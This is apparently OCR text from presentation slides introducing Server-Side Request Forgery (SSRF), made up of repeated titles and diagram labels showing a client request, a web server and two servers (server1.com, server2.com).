

SSRF


Server-Side Request Forgery


SSRF

Server-Side Request Forgery


Web server


Server 1
Web server
server1.com
Server 2


Server 1
Web server
server1.com
server2.com
Server 2



Client request
Web server
Server request
server1.com
server2.com
Server 1
Server 2


SSRF


Server-Side Request Forgery


SSRF

